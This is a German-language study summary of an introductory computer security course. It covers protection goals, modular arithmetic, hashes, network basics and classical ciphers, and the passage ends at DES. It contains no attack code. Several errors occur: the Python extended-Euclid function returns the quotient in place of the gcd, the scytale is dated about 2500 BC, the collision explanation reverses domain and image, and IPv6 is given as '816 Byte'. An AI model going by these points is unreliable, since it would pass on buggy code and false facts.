Computersystemsicherheit

Zusammenfassung

Fabian Damken

6. März 2022

TECHNISCHE
UNIVERSITÄT
DARMSTADT

Inhaltsverzeichnis

1 Einleitung

> Komplexität ist der (erste) Feind der Sicherheit.
> Sicherheit selbst ist komplex.

1.1 Begriffe

Vulnerability Schwachstelle eines Systems.

Threat Bedrohung. Umstand oder Ereignis, durch die/das Schaden entstehen kann.

Threat Consequence Gefahr/Gefährdung. Folge, wenn eine Bedrohung auf eine Schwachstelle trifft.

Threat Action /Exploit Schadensvorfall. Konkreter Umstand oder Ereignis, durch das ein Schaden entsteht.

Countermeasure (Control) Gegenmaßnahme, um Schwachstelle oder Bedrohung zu mindern oder zu beseitigen.

1.2 Risiko

Das Risiko eines Angriffs setzt sich aus dem Wert der Information, die es zu schützen gilt und der Menge an Informationen zusammen.

1.3 Schutzziele

Schutzziele lassen sich grob in zwei Kategorien aufteilen

Safety Bedrohungen, die durch Fehler des Nutzers oder äußere Einflüsse (bspw. Brand) entstehen. Wird häufig auch mit *Betriebssicherheit* übersetzt.

Security Die Sicherheit des Systems vor Angriffen, die mutwillig durchgeführt werden.




Abbildung 1.1: Schutzziele (C.I.A.)

Dies sind die drei Schutzziele, die in CSS betrachtet werden. Ein Schutzziel beschreibt eine Sache, die es zu schützen gilt. In dem obigen Dreieck sind die folgenden Schutzziele betrachtet:

Confidentiality/Vertraulichkeit Mitlesen von Informationen

Integrity/Integrität Umleiten/Ändern von Kommunikation

Availability/Verfügbarkeit „DoS“-Angriffe

Zusätzlich gibt es noch eine Reihe weiterer Schutzziele, wie sie z.B. in der ISO/IEC-27000 definiert werden (aufgeteilt nach Security und Safety):

- Safety (keine weiteren Unterkategorien)
- Security
  - Authentizität („Authenticity“)
    Echtheit und Glaubwürdigkeit eines Objekts, die kryptografisch überprüfbar ist.
  - Integrität („Integrity“)
    Gewährleistung, das nicht autorisierte Subjekte ein Objekt nicht unbemerkt ändern können.
  - Vertraulichkeit („Confidentiality“)
    Sicherstellung, dass das System keine unautorisierte Informationsgewinnung ermöglicht.
  - Verfügbarkeit („Availability“)
    Gewährleistung, dass autorisierte Subjekte nicht in der Funktionalität beeinträchtigt werden.
  - Verbindlichkeit („Non Repudiation“)
    Zuordenbarkeit einer Aktion zu einem Subjekt ohne der Möglichkeit der Abstreitbarkeit.

2 Grundlagen

2.1 Modulare Arithmetik

- In der modularen Arithmetik wird „im Kreis“ gerechnet.
- Um k **mod** N zu berechnen gibt es mehrere Ansätze:
  1. k **mod** $N = N - \lfloor \frac{k}{N} \rfloor \cdot N$
  2. Um das Ergebnis zu erhalten N so oft von k abziehen, bis das Ergebnis in $[0,\ N-1]$ liegt.

2.1.1 Modulo als Struktur vs. Operator

- Modulo kann einerseits als Struktur (Restklassenring) oder als Operator angesehen werden.
- In diesem Skript wird Modulo im Falle einer Struktur normal und im Falle eines Operators fett geschrieben.
- Um eine Gleichung zu markieren, dass sie nur in einem Restklassenring $\mathbb{Z}_N$ gültig ist, wird mod N hinter die Gleichung geschrieben.
- Beispiele:

$$
\begin{aligned}
18 &= 3 \mod 5 && \text{(Restklassenring)} \\
18 &\neq 3 \textbf{ mod } 5 && \text{(Operator)} \\
3 \cdot 6 &= 13 = 3 \mod 5 && \text{(Restklassenring)} \\
3 \cdot 6 \textbf{ mod } 5 &= 13 \textbf{ mod } 5 = 3 \textbf{ mod } 5 && \text{(Operator)}
\end{aligned}
$$

- Es gilt also $a = b \mod N \iff a \textbf{ mod } N = b \textbf{ mod } N$
- Es ist bei Verfahren wie Verschlüsselung allerdings üblich, das Ergebnis so weit zu reduzieren, dass es in $[0,\ N-1]$ liegt.

2.1.2 Multiplikatives Inverses

Für eine gegebene Zahl $k \in \mathbb{Z}$ kann das multiplikative Inverse k^{-1} unter $N \in \mathbb{N}$ (mit $k \cdot k^{-1} = 1 \mod N$) mit dem *erweiterten euklidischen Algorithmus* berechnet werden. Dieser berechnet für zwei Zahlen a, b zwei Zahlen x, y die folgende Eigenschaft haben:

$$a \cdot x + b \cdot y = \text{ggT}(a, b) =: q$$

Um das multiplikative Inverse zu bestimmen wird $a = N$ und $b = k$ gesetzt. Dann ist y das multiplikative Inverse zu k, also $k^{-1} = y \mod N$. Meistens wird das Ergebnis nun noch so weit reduziert, dass es in $[0, N-1]$ liegt.

Der erweiterte euklidische Algorithmus sieht in der rekursiven Variante wie folgt aus:

```python
# Rueckgabe = (q, x, y)
def eggt(a, b):
    if b == 0:
        return a, 1, 0
    else:
        q, x, y = eggt(b, a % b)
        q = a // b
        return q, y, x - y * q
```

// entspricht einer Ganzzahldivision, % der Modulo-Operation

Abbildung 2.1: Erweiterter euklidischer Algorithmus

Beispiel: Erweiterter Euklidischer Algorithmus In diesem Beispiel wird ein normaler erweiterter euklidischer Algorithmus durchgeführt.

Seien $a = 483$, $b = 136$:

a	b	q	x	y
483	136	3	$\underline{-29}$	$\underline{103}$
136	75	1	16	-29
75	61	1	-13	16
61	14	4	3	-13
14	5	2	-1	3
5	4	1	1	-1
4	1	4	0	1
$\underline{1}$	0		1	0

Tabelle 2.1: Erweiterter euklidischer Algorithmus: Beispiel

Somit gilt $483 \cdot -29 + 136 \cdot 103 = 1$ und damit auch $c \cdot (483 \cdot -29 + 136 \cdot 103) = c$.

Beispiel: Multiplikatives Inverses In diesem Beispiel wird der euklidische Algorithmus dazu genutzt, um ein multiplikatives Inverses zu finden.

Es soll das multiplikative Inverse zu $k = 11$ unter $N = 17$ bestimmt werden:

N	k	q	x	k^{-1}
17	11	1	$\underline{2}$	$\underline{-3}$
11	6	1	-1	2
6	5	1	1	-1
5	1	5	0	1
$\underline{1}$	0		1	0

Tabelle 2.2: Erweiterter euklidischer Algorithmus: Beispiel

Also ist -3 ein multiplikatives Inverses und somit auch alle $k^{-1} = -3 \mod 17$. Maximal reduziert ist $k^{-1} = 14$.

Es gilt somit $k \cdot k^{-1} = 11 \cdot 14 = 154 = 1 \mod 17$.

2.2 Hashfunktionen und -werte

Eine *Hashfunktion* ist eine Funktion $H : \{0,1\}^* \to \{0,1\}^n$, die eine beliebig lange Eingabe auf eine feste Ausgabelänge abbildet. Diese Ausgaben sind üblicherweise 160, 256, 384 oder 512 Bit lang. Die Ausgabe einer Hashfunktion wird *Hashwert* oder *Message Digest* genannt.

2.2.1 Kollisionen

Nachrichten m, m' heißen *Kollisionen* gdw. gilt $H(m) = H(m')$ (der Hashwert der Nachrichten ist also der gleiche).

Damit eine Hashfunktion nutzbar ist, muss sie *Kollisionsresistent* sein. Da Kollisionen notwendigerweise existieren (der Bildraum ist größer als der Definitionsbereich), müssen diese schwer zu finden sein. Diese Kollisionsresistenz ist notwendig, da ein Angreifer z.B. bei Signaturen die Nachricht fälschen könnte, obwohl der Hashwert gleich bleibt $\to$ eine abgefangene Signatur wäre weiterhin gültig.

2.2.2 Hashfunktionen in der Praxis

MD5 MD5 : $\{0,1\}^* \to \{0,1\}^{128}$ **(Unsicher!)**
Wurde 1991 entwickelt, ist aufgrund von einfachen Berechnungen um Kollisionen zu finden aber nicht mehr sicher!

SHA-1 SHA-1 : $\{0,1\}^{2^{64}-1} \to \{0,1\}^{160}$ **(Unsicher!)**
Wurde 1995 von der NIST standardisiert, sollte aufgrund der SHAttered-Angriffe nicht mehr verwendet werden.

SHA-2 SHA-2 : $\{0,1\}^{2^{128}-1} \to \{0,1\}^n$
Wurde 2005 von der NIST für $n = 224, 256, 384, 512$ standardisiert

SHA-3 SHA-3 : $\{0,1\}^* \to \{0,1\}^n$
Wurde 2015 von der NIST standardisiert für $n = 224, 256, 384, 512$ standardisiert.

2.3 Eulersche φ-Funktion

Die eulersche φ-Funktion $\varphi : \mathbb{N} \to \mathbb{N}$ berechnet für eine beliebige natürliche Zahl die Anzahl Teilerfremder Zahlen unter der Zahl, also:

$$\varphi : \mathbb{N} \to \mathbb{N} : n \mapsto |\{k \in \mathbb{N} \mid 1 \leq k \leq n \wedge \text{ggT}(k,n) = 1\}|$$

Für die φ-Funktion gelten folgende Rechenregeln:

- Für $n > 1$ und p Prim gilt: $\varphi(n) = n \cdot \Pi_{p|n}(1 - \frac{1}{p})$
- Für p Prim gilt: $\varphi(p) = p - 1$

- Für p Prim gilt: $\varphi(p^n) = p^{n-1}(p-1)$
- Für teilerfremde Zahlen $m, n \in \mathbb{N}$ gilt: $\varphi(m \cdot n) = \varphi(m) \cdot \varphi(n)$
  und damit auch für $p \cdot q = n \in \mathbb{N}$ mit p, q Prim: $\varphi(n) = (p-1) \cdot (q-1)$

2.4 Netzwerkgrundlagen

Siehe hierzu auch: CNuvS Zusammenfassung unter https://dmken.com/cs.

2.4.1 Schichtenmodelle




Abbildung 2.2: Netzwerk-Schichtenmodelle

2.4.2 Kennzeichnungen

- IP Adresse
  - IPv4: 4 Byte = 32 Bit
  - IPv6: 816 Byte = 128 Bit
  - Beispiel: `130.83.22.1`
- MAC Adresse
  - 6 Byte = 48 Bit
  - Beispiel: `00:15:FE:23:D4:CE`

2.4.3 Übersetzung IP $\leftrightarrow$ MAC

- Eine IP-Adresse kann mit dem *Address Resolution Protocol* (ARP) in eine MAC-Adresse „übersetzt“ werden.

- Mit *Reverse ARP* geht dies in die andere Richtung.
- Der Client sendet dabei einen ARP-Request „Wem gehört die IP-Adresse X?“ als Broadcast durch das Netzwerk.
- Der betroffene Host Antwortet dann seine MAC-Adresse.
- Bei Reverse ARP entsprechend ein Paket mit „Wem gehört die MAC-Adresse Y?“

2.4.4 Routing

- Einzelne Hosts halten Routing-Tabellen vor.
- In diesen steht, welche Pakete an welches Netz, bzw. an welchen Host, sie gesendet werden müssen.
- Dies funktioniert rekursiv, sodass die Knoten in einem Netzwerk die Pakete meistens einfach an einen übergeordneten Router weiterleiten.

2.4.5 DHCP

- Das *Dynamic Host Configuration Protocol* (DHCP) dient der automatischen Konfiguration von neuen Hosts im Netzwerk.
- Dabei sucht der Host zuerst einen DHCP-Server, der dem Host dann mindestens eine IP-Adresse zuweist.
- Es kann noch weitere Konfiguration übermittelt werden, z.B. DNS-Server oder Routing-Tabellen.

2.4.6 DNS

- Das *Domain Name System* (DNS) dient der Auflösung von Domains in IP-Adressen.
- Dabei fragt ein Host einen sogenannten *DNS-Server* nach der IP-Adresse für eine bestimmte Domain.
- Dieser weiß dies entweder selbst oder leitet die Anfrage weiter.

2.4.7 Ports

- Ports sind in TCP und UDP 16 Bit lange „Anhängsel“ an eine IP-Adresse, um einen Prozess zu identifizieren.
- Alle Ports unter 1024 sind dem root-Nutzer vorbehalten.
- Ports werden an vielen Stellen standardisiert und bestimmen Diensten zugewiesen, bspw.:

Port	Dienst
25	SMTP
80	HTTP
143	IMAP
443	HTTPS
993	IMAPS

Tabelle 2.3: Standardports: Beispiele

2.4.8 ICMP

- Das *Internet Control Message Protocol* (ICMP) dient Informations- und Fehlermeldungen des Netzwerks.
- Bei der Nutzung von IPv6 funktioniert das Protokoll etwas anders und ist unter dem Namen *ICMPv6* zu finden.
- Hierüber laufen z.B. Ping-Anfragen.
- Die ICMP-Anfragen werden in Anfragetypen gegliedert, wobei es die folgenden gibt:

ID	Name	Zusammenhängend mit
0	Echo (Ping) Reply	8
3	Destination Unreachable	
4	Source Quench	
5	Redirect	
8	Echo (Ping) Request	0
9	Router Advertisement	10
10	Router Solicitation	9
11	Time Exceeded	
12	Parameter Problem	
13	Timestamp Request	14
14	Timestamp Reply	13
15	Information Request (Obsolet)	16
16	Information Reply (Obsolet)	15
17	Address Mask Request	18
18	Address Mask Reply	17

Tabelle 2.4: ICMP Typen

2.4.9 TCP

- Das *Transport Control Protocol* (TCP) ist, im Gegensatz zu UDP, Verbindungsorientiert und agiert auf der Transport-Schicht.
- Der Verbindungsaufbau läuft durch den sogenannten *Handshake* ab:




Abbildung 2.3: TCP: Handshake

2.5 SQL

Siehe hierzu auch: InfMan Zusammenfassung (Teil 1) unter https://dmken.com/cs.

- Die *Structured Query Language* (SQL) ist eine einfache Sprache, um Daten aus relationalen Datenbanken abzufragen.
- Beispiel: `SELECT * FROM user WHERE username = 'mmustermann';`

3 Verschlüsselung

Verschlüsselung sorgt für Vertraulichkeit, sorgt im Allgemeinen aber nicht für Integrität oder Verfügbarkeit!

Im allgemeinen Modell Verschlüsselung gibt es zwei reguläre Teilnehmer *Alice* und *Bob*, die miteinander kommunizieren (wollen). Ein dritter Teilnehmer namens *Eve* versucht hierbei, die Informationen abzuhören und an die Daten zu kommen. Zum Schutz hiergegen Stehen Alice und Bob zwei Funktionen $\mathrm{Enc}(\dots)$ und $\mathrm{Dec}(\dots)$ zur Verfügung, die eine Information verschlüsseln/entschlüsseln. Das Ergebnis der Verschlüsselungsfunktion wird dabei *Ciphertext* genannt. Aus diesem Ciphertext darf Eve keine sinnvollen Informationen über die Nachricht erhalten. Grafisch veranschaulicht sieht dies so aus:




Abbildung 3.1: Verschlüsselungsprinzip

3.1 Kerckhoffs-Prinzip

Das Kerckhoff-Prinzip besagt, dass die Sicherheit eines kryptographischen Systems nicht auf der Geheimhaltung des Systems (und des Verfahrens), sondern nur auf der Geheimhaltung der Schlüssel beruhen darf.

Anders ausgedrückt: Kein „Security by Obscurity“.

3.2 Perfekte Sicherheit

Ein Verschlüsselungsverfahren ist perfekt sicher gdw. das Auftreten eines bestimmten Schlüssel k stochastisch unabhängig davon ist, dass ein bestimmter Klartext vorliegt. Anders ausgedrückt: Wenn ein Angreifer den Chiffretext abgefangen kann, kann er diesen nicht mit stochastischen Auffälligkeiten des Klartextraumes untersuchen. Oder auch: Der Angreifer kann genauso gut den Klartext raten wie den Klartext zu berechnen.

Formalisiert mit Chiffretext c und Schlüssel k heißt dies:

$$P(M = m \,|\, C = c) = P(M = m)$$

3.3 Symmetrische Verschlüsselung

Bei symmetrischen Verschlüsselungsverfahren benötigen Sender und Empfänger den identischen Schlüssel, um eine Nachricht korrekt zu ver- und entschlüsseln. Sender und Empfänger können auch die gleiche Person sein, bspw. bei der Verschlüsselung von Dateien, um diese in eine Cloud hochzuladen o.ä..




Abbildung 3.2: Prinzip der symmetrischen Verschlüsselung

Damit das System funktional Korrekt ist, muss für alle Nachrichten m und Schlüssel k gelten:

$$\mathrm{Dec}(k, \mathrm{Enc}(k, m)) = m$$

3.3.1 Klassiche (unsichere) Verschlüsselungsverfahren

Skytale

- Ältestes bekanntest Verschlüsselungsverfahren.
- Entwickelt von den Spartanern, ca. 2500 vor Christus.
- Es wird ein Stock, genannt *Skytale* verwendet.

Verfahren Die Nachricht wir um die Skytale gewickelt und anschließend die Buchstaben von links nach rechts abgelesen. Dadurch werden die Buchstaben in der Nachricht getauscht und die Nachricht ist nicht mehr einfach lesbar. Mit einer Skytale des gleichen Durchmessers kann die Nachricht dann entschlüsselt werden.

Hierbei handelt es sich um ein *Transpositionsverfahren*.

Geheimnis

- Der Durchmesser der Skytale.

Caesars Shift-Cipher

Verfahren Jeder Buchstabe im Alphabet wird durch den nächsten (übernächsten, drittnächsten, etc.) Buchstaben im Alphabet ersetzt. Zum Beispiel $A \to D$, $B \to E$, $C \to F$, ...

Hierbei handelt es sich um ein Verfahrend der *mono-alphabetischen Substitution* (jeder Buchstabe entspricht genau einem anderen Buchstaben).

Geheimnis

- Die Anzahl zu drehender Buchstaben.

Angriffe Durch zählen der Buchstabe und der Worthäufigkeit in einer Sprache (z.B. ist E der häufigste Buchstabe im Deutschen) lässt sich herausfinden, welcher Buchstabe dem E entspricht. Ist ein Buchstabe gefunden, ergibt sich durch den Abstand des Buchstabens zu dem Klartext-Buchstaben das zur Entschlüsselung benötigte Geheimnis. Dieser Angriff wird *Frequenzanalyse* genannt.

Beispiel

- Geheimer Schlüssel: $k = 5$

Verschlüsselung

Klartext: $m = \texttt{HALLOWELTICHBINKLARTEXT}$

1. Bildung der Substitutionen:

$\texttt{A} \to \texttt{F}$	$\texttt{B} \to \texttt{G}$	$\texttt{C} \to \texttt{H}$
$\texttt{D} \to \texttt{I}$	$\texttt{E} \to \texttt{J}$	$\texttt{F} \to \texttt{K}$
$\texttt{G} \to \texttt{L}$	$\texttt{H} \to \texttt{M}$	$\texttt{I} \to \texttt{N}$
$\texttt{J} \to \texttt{O}$	$\texttt{K} \to \texttt{P}$	$\texttt{L} \to \texttt{Q}$
$\texttt{M} \to \texttt{R}$	$\texttt{N} \to \texttt{S}$	$\texttt{O} \to \texttt{T}$
$\texttt{P} \to \texttt{U}$	$\texttt{Q} \to \texttt{V}$	$\texttt{R} \to \texttt{W}$
$\texttt{S} \to \texttt{X}$	$\texttt{T} \to \texttt{Y}$	$\texttt{U} \to \texttt{Z}$
$\texttt{V} \to \texttt{A}$	$\texttt{W} \to \texttt{B}$	$\texttt{X} \to \texttt{C}$
$\texttt{Y} \to \texttt{D}$	$\texttt{Z} \to \texttt{E}$	

2. Verdrehung: $\mathrm{Enc}(k, m) = \mathrm{Enc}(5, \texttt{HALLOWELTICHBINKLARTEXT}) = \texttt{MFQQTBJQYNHMGNSPQFWYJCY}$

   Ciphertext: $c = \texttt{MFQQTBJQYNHMGNSPQFWYJCY}$

Entschlüsselung

Ciphertext: $c = \texttt{MFQQTBJQYNHMGNSPQFWYJCY}$

1. Verdrehung: $\mathrm{Dec}(k, c) = \mathrm{Dec}(5, \texttt{MFQQTBJQYNHMGNSPQFWYJCY}) = \texttt{HALLOWELTICHBINKLARTEXT}$

   Klartext: $m = \texttt{HALLOWELTICHBINKLARTEXT}$

Vigenere-Chiffre

Verfahren Der geheime Schlüssel wird so oft aneinandergehängt oder abgeschnitten, bis er so lang ist wie die Nachricht. Dann wird jeder Klartext-Buchstabe um so viele Buchstaben weiter gedreht, wie die Position des Passwort-Buchstabens im Alphabet.

> **Warning:** Es muss zusätzlich bekannt sein, ob das Alphabet Null- oder Eins-indiziert ist! Also ob A den Index 0 oder 1 hat.

Hierbei handelt es sich um ein Verfahren der *poly-alphabetischen Substitution* (jeder Buchstabe kann jedem anderen Buchstaben entsprechen).

Um die Verschlüsselung von Hand zu bilden kann das Vigenere-Quadrat von Nutzen sein:

A	**A**	**B**	**C**	**D**	**E**	**F**	**G**	**H**	**I**	**J**	**K**	**L**	**M**	**N**	**O**	**P**	**Q**	**R**	**S**	**T**	**U**	**V**	**W**	**X**	**Y**	**Z**
A	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
B	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A
C	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B
D	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C
E	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D
F	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E
G	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F
H	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G
I	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H
J	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I
K	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J
L	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K
M	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L
N	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M
O	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N
P	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O
Q	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P
R	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q
S	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R
T	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S
U	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T
V	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U
W	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V
X	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W
Y	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X
Z	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y

Tabelle 3.1: Vigenere-Quadrat

Geheimnis

- Der geheime Schlüssel.

Beispiel

- Geheimer Schlüssel: $k = \mathsf{PASSWORT}$

Verschlüsselung

Klartext: $m = \mathsf{HALLOWELTICHBINKLARTEXT}$

1. Erweitern des geheimen Schlüssels: $k' = \mathsf{PASSWORTPASSWORTPASSWOR}$
2. Substitution: $m \cdot k' = \mathsf{WADDKKVEIIUZXWEDAAJLALK} \qquad (\mathsf{H} \to \mathsf{W}, \quad \mathsf{A} \to \mathsf{A}, \quad \dots)$

   Ciphertext: $c = \mathsf{WADDKKVEIIUZXWEDAAJLALK}$

Entschlüsselung

Ciphertext: $c = \mathsf{WADDKKVEIIUZXWEDAAJLALK}$

1. Erweitern des geheimen Schlüssels: $k' = \mathsf{PASSWORTPASSWORTPASSWOR}$
2. Rücksubstitution: $c/k' = \mathsf{HALLOWELTICHBINKLARTEXT} \qquad (\mathsf{W} \to \mathsf{H}, \quad \mathsf{A} \to \mathsf{A}, \quad \dots)$

   Klartext: $m = \mathsf{HALLOWELTICHBINKLARTEXT}$

3.3.2 Zwischen klassischen und modernen Verfahren

One-Time-Pad nach Shannon

Verfahren Das One-Time-Pad-Verfahren nach Shannon arbeitet ähnlich wie die Vigenere-Chiffre, nur über Bits $\{0,1\}$ wobei Bitlänge(k) = Bitlänge(m) gelten muss. Jedes Schlüsselbit wird zufällig generiert und jeder Schlüssel darf nur einmal verwendet werden.

Zuerst wird der Schlüssel k zufällig generiert mit der obigen Einschränkung, dann ist die Verschlüsselung $\mathrm{Enc}(k,m)$ wie folgt definiert (mit $\oplus$ als bitweises exklusives Oder, XOR):

$$\mathrm{Enc}(k,m) = k \oplus m$$

Zur Entschlüsselung wird dies ähnlich verwendet:

$$\mathrm{Dec}(k,c) = k \oplus c$$

Geheimnis

- Der Schlüssel k.

Sicherheit Ist $c_i = 0$, so sind die folgenden Möglichkeiten gleich wahrscheinlich:

$$\begin{cases} m_i = 0 \wedge k_i = 0 \\ m_i = 1 \wedge k_i = 1 \end{cases}$$

Analog gilt dies für $c_i = 1$. Damit ist also die perfekte Sicherheit des One-Time-Pads gegeben.

Korrektheit Seien $k, m \in \{0,1\}^*$ beliebige Bitfolgen. Dann gilt für die Ver- und Entschlüsselung:

$$\begin{aligned} & \mathrm{Dec}(k, \mathrm{Enc}(k,m)) \\ =\ & k \oplus (k \oplus m) \\ =\ & (k \oplus k) \oplus m && \text{(Assoziativität)} \\ =\ & 0 \oplus m && \text{(XOR-Definition)} \\ =\ & m \end{aligned}$$

Somit ist das One-Pad-Verfahren korrekt.

□

Integrität Das One-Time-Pad prüft nicht die Integrität des Ciphertextes. Das bedeutet, ein Angreifer kann jederzeit die Daten ändern und die Verschlüsselung funktioniert weiterhin.

Beispiel

- Geheimer Schlüssel: $k =$ `01010101`

Verschlüsselung

Klartext: $m = \texttt{11110000}$

1. Verschlüsselung: $\mathrm{Enc}(k, m) = \texttt{01010101} \oplus \texttt{11110000} = \texttt{10100101}$

   Ciphertext: $c = \texttt{10100101}$

Entschlüsselung

Ciphertext: $c = \texttt{10100101}$

1. Entschlüsselung: $\mathrm{Dec}(k, c) = \texttt{01010101} \oplus \texttt{10100101} = \texttt{11110000}$

   Klartext: $m = \texttt{11110000}$

3.3.3 Moderne Verschlüsselungsverfahren

Data Encryption Standard (DES)

- Im Auftrag des National Institute of Science and Technology (NIST) von IBM entwickelt.

